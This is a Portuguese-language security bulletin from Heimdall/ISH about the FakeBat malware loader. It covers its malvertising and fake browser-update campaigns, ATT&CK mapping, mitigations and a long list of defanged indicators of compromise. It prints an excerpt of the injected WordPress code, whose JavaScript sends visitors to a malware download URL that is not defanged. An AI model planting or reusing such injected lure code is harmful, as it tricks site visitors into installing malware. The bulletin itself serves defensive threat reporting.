BOLETIM DE SEGURANÇA

FakeBat Loader, propagando-se em através de ataques Drive-By Download e Malvertising

heimdall
security research
A DIVISION OF ISH


TLP: CLEAR

Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso **X**.

Heimdall Security Research

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

Boletins de Segurança – Heimdall



SUMÁRIO

LISTA DE TABELAS

LISTA DE FIGURAS

1 SUMÁRIO EXECUTIVO

Nos últimos tempos, os cibercriminosos têm intensificado o uso da técnica de ***drive-by download***, comumente empregada por diversos grupos de intrusão para distribuir loaders e disseminar malware durante a navegação na web dos usuários. Esta abordagem inclui envenenamento de SEO, malvertising e injeção de código em sites comprometidos, com o objetivo de enganar os internautas a baixar instaladores de software falsos ou atualizações de navegador. Conforme pesquisadores, no primeiro semestre de 2024, o **FakeBat** (também conhecido como EugenLoader e PaykLoader) destacou-se como um dos loaders mais amplamente utilizados com a técnica de download drive-by. O principal objetivo do FakeBat é baixar e executar o payload da próxima etapa, como IcedID, Lumma, Redline, SmokeLoader, SectopRAT e Ursnif.

2 DETALHES SOBRE O MALWARE E OPERAÇÕES

O FakeBat Loader é um malware sofisticado, projetado para distribuir diversas cargas maliciosas em sistemas comprometidos. Ele frequentemente utiliza táticas de engenharia social para se disfarçar de aplicativos ou documentos legítimos, enganando os usuários a executarem o arquivo infectado. Uma vez ativado, o FakeBat Loader pode baixar e instalar diferentes tipos de malware, como trojans bancários, ransomware e spyware. Este malware é particularmente perigoso devido à sua capacidade de evitar a detecção por softwares de segurança, utilizando técnicas avançadas de ofuscação de código e carregamento dinâmico. A sua flexibilidade em distribuir várias formas de ameaças torna o FakeBat Loader uma ferramenta eficaz em ataques de múltiplos estágios, representando um risco significativo para a segurança cibernética.

Malvertising and software impersonation

O FakeBat Loader tem se destacado por suas campanhas de malvertising, utilizando sites maliciosos que se passam por softwares populares. Os invasores alavancam serviços de publicidade confiáveis, como o Google Ads, para garantir que esses sites apareçam no topo dos resultados dos mecanismos de busca quando os usuários procuram por softwares para baixar. Os sites maliciosos, conhecidos como landing pages, frequentemente são cópias exatas das homepages oficiais dos softwares ou das páginas de download. Esses sites são muitas vezes hospedados em domínios de typosquatting, que são variações sutis dos domínios oficiais, projetados para enganar os usuários desatentos.

1Password	Inkscape	Shapr3D
Advanced SystemCare	Microsoft OneNote	Todoist
AnyDesk	Microsoft Teams	Trading View
Bandicam	Notion	Trello
Blender	OBS Studio	VMware
Braavos	OpenProject	Webull
Cisco Webex	Play WGT Golf	WinRAR
Epic Games	Python	Zoom
Google Chrome		

Figura 1 – Lista de softwares alvos de campanhas de malveritsing do FakeBat.

Atualizações falsas do web browser

O malware também foi observado sendo distribuído por meio de meio de atualizações falsas do web browser, os sites comprometidos são páginas WordPress que foram injetados com códigos HTML e JavaScript maliciosos, com o objetivo de enganar os usuários ao fazê-los acreditar que precisam atualizar o navegador Chrome devido a uma suposta exploração detectada. Ao clicar no botão "update", os usuários são redirecionados para baixar o FakeBat. Além disso, o código injetado impede que os usuários interajam com os sites WordPress originais, exibindo um pop-up de atualização do navegador que os encoraja a baixar

a atualização falsa. Os principais recursos do código injetado na página HTML comprometida incluem:

- Criação de uma máscara definindo o estado "*aria-hidden*" como true , sobrepondo o restante da página original e focando a atenção do usuário no pop-up falso de atualização do navegador. Isso é feito na classe HTML " *hustle-popup-mask hustle-optin-mask* ".
- Inclusão da biblioteca JavaScript jQuery com um comentário escrito em russo "*Подключение jQuery*" (traduzido como Conexão jQuery), na classe HTML "*hustle-group-content*".
- Criação de um container HTML posicionado no canto superior direito da página web, na classe HTML "*ad*".
- Exibição da mensagem " *Warning Exploit Chrome Detect* ", o logotipo do navegador Chrome e a instrução "*Update Chrome Browser",* nas classes HTML "*top*" e "*content*".
- Incorporação de JavaScript que redireciona para o download do FakeBat quando o botão é clicado, na classe HTML "*bottom*".

```
<div id="
        7" class="hustle-ui hustle-popup hustle-palette--gray_slate hustle_module_id_7 module_id_7 hustle-scroll-forbidden hustle-show hus
                    <span class="hustle-icon-close" aria-hidden="true"></span>
                    <span class="hustle-screen-reader">Close this module</span>
                </button><div class="hustle-content"><div class="hustle-content-wrap"><div class="hustle-group-content"><div class="ad" sty
<div class="top" style="justify-content: center;align-items: center;background-color: #ff5252;color: white;font-weight: bold;padding: 5px;b
<div class="content" style="padding: 10px">
<div style="align-items: center">
          <img style="width: 72px;height: 72px;float: left;padding: 10px" src="https://upload.wikimedia.org/wikipedia/commons/thumb/a/a5/
<p style="padding: 10px;font-family: 'Trebuchet MS', sans-serif;font-weight: bold;color: black;font-size: 19px"><strong>Update Chrome Brows
<p></p></div>
<p></p></div>
<div class="bottom" style="position: absolute;bottom: 0;margin: 0 auto;left: 0;right: 0;text-align: center;padding: 10px;border-top: 1px so
       <a style="text-decoration: none;color: white;background-color: #4086f4;padding: 5px 20px;border-radius: 5px;font-family: 'Trebuchet
    </div>
</div>
</div></div></div></div></div></div></div></div>
<div id="hustle-popup-id-6" class="hustle-ui hustle-popup hustle-palette--gray_slate hustle_module_id_6 module_id_6 hustle-scroll-forbidden
                    <span class="hustle-icon-close" aria-hidden="true"></span>
                    <span class="hustle-screen-reader">Close this module</span>
                </button><div class="hustle-content"><div class="hustle-content-wrap"><div class="hustle-group-content"><div class="ad" sty
<div class="top" style="justify-content: center;align-items: center;background-color: #ff5252;color: white;font-weight: bold;padding: 5px;b
<div class="content" style="padding: 10px">
<div style="align-items: center">
          <img style="width: 72px;height: 72px;float: left;padding: 10px" src="https://upload.wikimedia.org/wikipedia/commons/thumb/a/a5/
<p style="padding: 10px;font-family: 'Trebuchet MS', sans-serif;font-weight: bold;color: black;font-size: 19px"><strong>Update Chrome Brows
<p></p></div>
<p></p></div>
<div class="bottom" style="position: absolute;bottom: 0;margin: 0 auto;left: 0;right: 0;text-align: center;padding: 10px;border-top: 1px so
       <a style="text-decoration: none;color: white;background-color: #4086f4;padding: 5px 20px;border-radius: 5px;font-family: 'Trebuchet
    </div>
</div>
</div></div></div></div></div></div></div></div>
<div class="hustle-popup-mask hustle-optin-mask" aria-hidden="true"></div><div class="hustle-popup-content hustle-animate"><div class="hust
                    <span class="hustle-icon-close" aria-hidden="true"></span>
                    <span class="hustle-screen-reader">Close this module</span>
                </button><div class="hustle-content"><div class="hustle-content-wrap"><div class="hustle-group-content"><p><!-- Подключение
<script src="https://ajax.googleapis.com/ajax/libs/jquery/3.6.0/jquery.min.js"></script></p>
<div class="ad" style="background-color: #fff;border: 1px solid #ccc;border-radius: 5px;position: fixed;width: 340px;height: 160px;top: 0;r
<div class="top" style="justify-content: center;align-items: center;background-color: #ff5252;color: white;font-weight: bold;padding: 5px;b
<div class="content" style="padding: 10px">
<div style="align-items: center">
<p><img style="width: 72px;height: 72px;float: left;padding: 10px" src="https://upload.wikimedia.org/wikipedia/commons/thumb/a/a5/Google_Ch
<p style="padding: 10px;font-family: 'Trebuchet MS', sans-serif;font-weight: bold;color: black;font-size: 19px"><strong>Update Chrome Brows
</div>
</div>
<div class="bottom" style="position: absolute;bottom: 0;margin: 0 auto;left: 0;right: 0;text-align: center;padding: 10px;border-bottom-left
    $(document).ready(function(){
      $('.bottom a').click(function(event){
        event.preventDefault();
        window.location.href = 'https://brow-ser-update.top/download/dwnl.php';
      });
    });
    </script><br>
<a style="text-decoration: none;color: white;background-color: #4086f4;padding: 5px 20px;border-radius: 5px;font-family: 'Trebuchet MS', sa
</div>
</div></div></div></div></div></div></div>
```

Figura 2 – Exemplo do código injetado.

Entre outras atividades que foram observadas pelo malware, como esquemas de engenharia social em redes sociais, páginas de destino que se passam por sites de software populares e outras atividades maliciosas.

3 CONCLUSÃO

O Malware FakeBat Loader representa um risco significativo para organizações devido à sua capacidade de carregar e executar cargas maliciosas indetectáveis. Utilizando técnicas avançadas de evasão, o FakeBat Loader pode penetrar em sistemas de segurança e estabelecer uma presença persistente na rede da vítima. Uma vez infiltrado, ele pode ser usado para roubo de dados sensíveis, instalação de ransomware e outros tipos de ataques cibernéticos destrutivos.

4 MITRE ATT&CK - TTPs

Tática	Técnica	Detalhes
Initial Access	T1189 Drive-by Compromise	Uso de malvertising, falsas atualizações de software e sites comprometidos para atrair usuários a baixar o FakeBat.
Execution	T1059.001 Command and Scripting Interpreter: PowerShell	Execução de scripts PowerShell para baixar e executar payloads.
Defense Evasion	T1027 Obfuscated Files or Information	Scripts PowerShell fortemente ofuscados para evitar detecção.
Persistence	T1053.005 Scheduled Task/Job: Scheduled Task	Tarefas agendadas para garantir persistência.
Credential Access	T1003 OS Credential Dumping	Coleta de credenciais de sistemas infectados.
Command and Control	T1071.001 Application Layer Protocol: Web Protocols	Uso de HTTP/S para comunicar com servidores C2.
Impact	T1486 Data Encrypted for Impact	Potencial implantação de ransomware como payload secundário.

Tabela 1 – Tabela MITRE ATT&CK.

5 RECOMENDAÇÕES

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da infecção do referido *malware*, como por exemplo:

Atualizações e patches

- Atualize todos os softwares regularmente: Mantenha sistemas operacionais, aplicativos e firmware atualizados com os patches de segurança mais recentes.
- Verifique a integridade das atualizações: Certifique-se de que os patches e atualizações sejam obtidos de fontes confiáveis e verificadas.

Segmentação de rede

- Isolamento de rede: Separe as redes internas para limitar a movimentação lateral do malware.
- Monitoramento de tráfego: Use ferramentas de monitoramento de rede para detectar e bloquear atividades suspeitas.

Educação e treinamento

- Treinamento de conscientização: Eduque os funcionários sobre phishing e outras técnicas de engenharia social.
- Simulações regulares: Realize simulações de phishing para avaliar a preparação dos funcionários.

Autenticação e acesso

- Autenticação multifator (MFA): Implemente MFA para acesso a sistemas críticos.
- Privilégios mínimos: Adote o princípio de privilégios mínimos, garantindo que os usuários tenham apenas o acesso necessário para suas funções.

Backups e recuperação

- Backups regulares: Realize backups frequentes de dados críticos e armazene-os em locais isolados da rede principal.
- Testes de restauração: Teste regularmente os backups para garantir que possam ser restaurados rapidamente em caso de ataque.

Ferramentas de segurança

- Antivírus e Anti-malware: Utilize soluções robustas de antivírus e anti-malware e mantenha-as atualizadas.
- Soluções de detecção e resposta: Implemente soluções de Endpoint Detection and Response (EDR) para monitorar e responder a ameaças em tempo real.

Monitoramento contínuo

- Análise de logs: Configure sistemas de logging para capturar e analisar eventos de segurança.
- SIEM: Utilize Sistemas de Informação e Gestão de Eventos de Segurança (SIEM) para correlação e análise de dados de segurança.

Respostas a incidentes

- Plano de resposta a incidentes: Tenha um plano claro de resposta a incidentes que inclua procedimentos para isolar e remover malware.
- Equipes de resposta: Garanta que a equipe de resposta a incidentes esteja bem treinada e equipada para lidar com ataques de malware.

Integração de Inteligência de Ameaças

- Feeds de inteligência de ameaças: Integre feeds de inteligência de ameaças para ficar atualizado com as últimas informações sobre malwares e TTPs (Táticas, Técnicas e Procedimentos).
- IOC (Indicadores de Comprometimento): Use IOC para identificar e mitigar rapidamente possíveis compromissos.

Políticas de senhas

- Políticas de senhas fortes: Exija senhas complexas e altere-as regularmente.
- Gerenciadores de senhas: Considere o uso de gerenciadores de senhas para garantir a segurança e a complexidade das senhas.

Revisão de direitos de acesso

- Auditoria regular de acessos: Revise regularmente os direitos de acesso dos usuários para garantir que privilégios desnecessários sejam removidos.

6 INDICADORES DE COMPROMISSOS

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Compromissos (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

Indicadores de URL, Hash, IPs e Domínios

Indicadores de URL, IPs e Domínios	
URL	brow-ser-update[.]top hxxps://brow-ser-update[.]top/download/dwnl.php hxxps://brow-ser-update[.]top/GoogleChrome-x86.msix photoshop-adobe[.]shop hxxps://photoshop-adobe[.]shop/download/dwnl.php app.getmess[.]io hxxps://app.getmess[.]io/ hxxps://app.getmess[.]io/download/dwnl.php hxxps://getmess[.]download/Getmess.msix utd-corts[.]com hxxp://utd-corts[.]com/buy/
Domínio	0212top[.]online 0212top[.]site 0212top[.]top 0212top[.]xyz 0909kses[.]top 11234jkhfkujhs[.]online 11234jkhfkujhs[.]site 11234jkhfkujhs[.]top 11234jkhfkujhs[.]xyz 1212stars[.]online 1212stars[.]site 1212stars[.]top 1212stars[.]xyz 2311foreign[.]xyz 2311forget[.]online 2311forget[.]site 2311forget[.]xyz 2610asdkj[.]site 2610asdkj[.]top 2610asdkj[.]xyz 2610kjhsda[.]online 2610kjhsda[.]site 2610kjhsda[.]top 2610kjhsda[.]xyz 3010cars[.]online 3010cars[.]site 3010cars[.]top 3010cars[.]xyz 3010offers[.]online 3010offers[.]site 3010offers[.]top 3010offers[.]xyz

	343-ads-info[.]top 364klhjsfsl[.]top 465jsdlkd[.]top 756-ads-info[.]site 756-ads-info[.]top 756-ads-info[.]xyz 875jhrfks[.]top 98762341tdgi[.]online 98762341tdgi[.]site 98762341tdgi[.]top 98762341tdgi[.]xyz 999-ads-info[.]top ads-info[.]ru ads-info[.]site aipanelnew[.]ru aipanelnew[.]site cdn-ads[.]ru cdn-ads[.]site cdn-dwnld[.]ru cdn-dwnld[.]site cdn-new-dwnl[.]ru clk-brom[.]ru clk-brom[.]site clk-brood[.]online clk-brood[.]top clk-info[.]ru clk-info[.]site cornbascet[.]ru cornbascet[.]site dns-inform[.]top fresh-prok[.]ru fresh-prok[.]site ganalytics-api[.]com gotrustfear[.]ru gotrustfear[.]site infocdn-111[.]online infocdn-111[.]site infocdn-111[.]xyz new-prok[.]ru new-prok[.]site newtorpan[.]ru newtorpan[.]site prkl-ads[.]ru prkl-ads[.]site test-pn[.]ru test-pn[.]site topttr[.]com trust-flare[.]ru trust-flare[.]site trustdwnl[.]ru ads-analyze[.]online ads-analyze[.]site ads-analyze[.]top ads-analyze[.]xyz ads-change[.]online ads-change[.]site ads-change[.]top

	ads-change[.]xyz ads-creep[.]top ads-creep[.]xyz ads-eagle[.]top ads-eagle[.]xyz ads-forget[.]top ads-hoop[.]top ads-hoop[.]xyz ads-moon[.]top ads-moon[.]xyz ads-pill[.]top ads-pill[.]xyz ads-star[.]online ads-star[.]site ads-star[.]top ads-star[.]xyz ads-strong[.]online ads-strong[.]site ads-strong[.]top ads-strong[.]xyz ads-tooth[.]top ads-tooth[.]xyz ads-work[.]site ads-work[.]top ads-work[.]xyz cdn-inform[.]com udr-offdips[.]com urd-apdaps[.]com usm-pontic[.]com utd-corts[.]com utd-forts[.]com utd-gochisu[.]com utd-horipsy[.]com utm-adrooz[.]com utm-adschuk[.]com utm-adsgoogle[.]com utm-adsname[.]com utm-advrez[.]com utm-drmka[.]com utm-fukap[.]com utm-msh[.]com utr-gavlup[.]com utr-jopass[.]com utr-krubz[.]com utr-provit[.]com amydlesk[.]com notilon[.]co notliion[.]com notlon[.]top notlilon[.]co notion.findreaders[.]com findreaders[.]com notion.ilusofficial[.]com
Hash	c336d98d8d4810666ee4693e8c3a2a34191bad864d6b46e468a7eed36e7085f4 7265ffdbe31dd96d6e6c8ead5a56817c905ff012418546e2233b7dce22372630 9aa39f017b50dcc2214ce472d3967721c676a7826030c2e34cb95c495dba4960 1bb51d62457f606e947a4e7ce86198e9956ae1fe4e51e4e945370cc25fe6bfff

	400277618bd2591efb2eb22ac0041c1c5561d96c479a60924ef799de3e2d290c f3ebb23bdcc7ac016d958c1a057152636bc2372b3a059bf49675882f64105068 12ea41f2dfa89ad86f082fdf80ca57f14cd8a8f27280aca4f18111758de96d15 3bd95eadb44349c7d88ea989501590fb3652ae27eded15ab5d12b17e2708969f 67663233f9e3763171afd3a44b769dc67a8a61d4a159f205003c5fdb150e2ca1 f0e0aea32962a8a4aecd0c4b0329dc7e901fa5b103f0b03563cf9705d751bbe1 8f88a86d57b93cd7f63dfdf3cb8cc398cdce358e683fb04e19b0d0ed73dd50ee 3d3a9cd140972b7b8a01dde2e4cd9707913f2eba09a3742c72016fd073004951 96bd6abb1c8ec2ede22b915a11b97c0cd44c1f5ed1cda8bee0acfee290f8f580 f1d72a27147c42a4f4baf3e10a6f03988c70546bb174a1025553a8319717ba95 806d08e6169569eb1649b2d1f770ad30a01ff55beedfe93aebccac2bc24533c0 763bdd0b5413bb2e0e3c4a68a7542586bbd638665b7ca250dbd9c7558216e427 9a2268162982113c12d163b1377dc4e72c93f91e26bd511d16c1b705262ca03c e5b94c001fc3c1c1aa35c71a3d1e9909124339e0ade09f897b918fe0729c12e1 9e800a05e65efe923a35815157129652980f03cbcf95cf0d64676f6da73471de f312e59be5ddbf857d92de506d55ae267800b0cbc2b82665ce63c889a7ae9414 7c7dc62ed7af2f90aeafdd5c3af5284c5539aeded7d642d39f5fd5f187d33c87 409a2a2a4e442017e6d647524fdec11507515a9f58a314e74307e67059bd8149 1d5d671bf680d739ded1e25e78970b38d00e8182816171a7c6a186504a79eeee aa998fde06a6a6ab37593c054333e192ce4706a14d210d8fc6c0de3fd2d74ce2 767dd301dc5297828a35eaba81f84bd0f50d61fe1a9208b8d89b5eaba064d65e 7d0aaf734f73c1cf93e53703e648125bba43e023203be9a938f270dfe3492718 6e0179344ca0bbc42dce77027f5a6a049844daf34595fd184d9f094e8c74325c 49a7668d60e8df9d0a57ba9e0e736c1eb48700da19711cc0ec0f3c94a56ce507 2e8a82f07de254848615f81272f08e0cf9af474d1c20f67d9ddbdf439f1d8fde f0f77c85c7da4391e34d106c4b5f671eb606ba695dc11401a6ee8ae53e337cbe d1da457b0891b68df16ce86e2a48a799b9528c1631bccc379623551f873c0eed 175fcb7495c0814a5c18afa6244d467f0daeb0f02ad93c0ab4d3af8cbbacb537 7316ed0cb0fdbede33a0b6d05d0be1fe3c616ef7c1098dfcc9a2339c793e7020 90641a72a4ea6f1fca57ec5e5daec4319ec95bec53dd2bf0fa58d1f9ade42ad4 6fb502d83b7b5181abcb53784270239cc3e4143344e1f64101537aa3848c8c95 2b033fc28ad12cb57c7c691bd40911ca47dd2a8e495a2d253557d2c6bcd40c5e 4029e194864e2557786e169c7f2c101b9972164de7b4f1ffadf89382317cf96c 020cd2e4ec27185550bf736b490d8ace0d244fe09315f9f7e18362de659bc7ad b5ed2f42359e809bf171183a444457c378355d07b414f5828e1e4f7b35bb505f 5ee273180702a54f32520be02c170ad154588893b63eefe2062cdb34ad83712c 1c5cadde01f10a730cd8f55633c967c3a7259f4906f961477b7e095e7db326b7 72a1f6e7979daae38d8e0e14893db4c182b8362acc5d721141ed328ed02c7e28 00e7e8a0e8495189bb7feca21864fbd6c61a5aa680462186504de02536e0c2f9 088ed84658a7c3bef4401601ef67a6953492fb0200a3b580bfabb21cd3ac8236 b7aa4697e16bbafe0df02ab3b8d0be8ec6e4abf6e6ca7d787d3d3684ca8f4b63 f138728ce2cc87201a51c9250fa87cbab20354012a8f566e1b2cd776cc1a66af 0c4cef985c90ed764f041c2ccab6820fdbe38edaaddebe01a5b8d31d93204b88 f8ab48848ab915d1b23e3ee51dd20a2699bd4f277bde218a727d7a55a572d174 07a0986ab43f717e181a32d6742b11f788403ce582ad5fcbb9d20d0bd40d410b e3f18df1d8f5e27a41221246cc63236487c56354ba0c926a3fdaea70db901adb 4e39fa74e49be2bf26fbfbbcea12d1374fa2f1607ff7fa2a0c8c323e697959ad d069437eda843bd7a675a1cca7fd4922803833f39265d951fa01e7ad8e662c60 00ea5d43f2779a705856a824a3f8133cb100101e043cb670e49b163534b0c525 cea1c4f2229e7aa0167c07e22a3809f42ec931332da7cc28f7d14b9e702af66b ae641dda420f2cf63ac29804f7009ba1c248c702679fbccef35e4d9319d77d2d c336d98d8d4810666ee4693e8c3a2a34191bad864d6b46e468a7eed36e7085f4 b5ed2f42359e809bf171183a444457c378355d07b414f5828e1e4f7b35bb505f 12ea41f2dfa89ad86f082fdf80ca57f14cd8a8f27280aca4f18111758de96d15 72a1f6e7979daae38d8e0e14893db4c182b8362acc5d721141ed328ed02c7e28

Tabela 2 – Indicadores de Compromissos de Rede.

Obs: Os *links* e endereços IP elencados acima podem estar ativos; cuidado ao realizar a manipulação dos referidos IoCs, evite realizar o clique e se tornar vítima do conteúdo malicioso hospedado no IoC.

7 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**
- **Sekoia.io**
- **MITRE ATT&CK**

8 AUTORES

- **Ismael Pereira Rocha**

heimdall
security research
A DIVISION OF ISH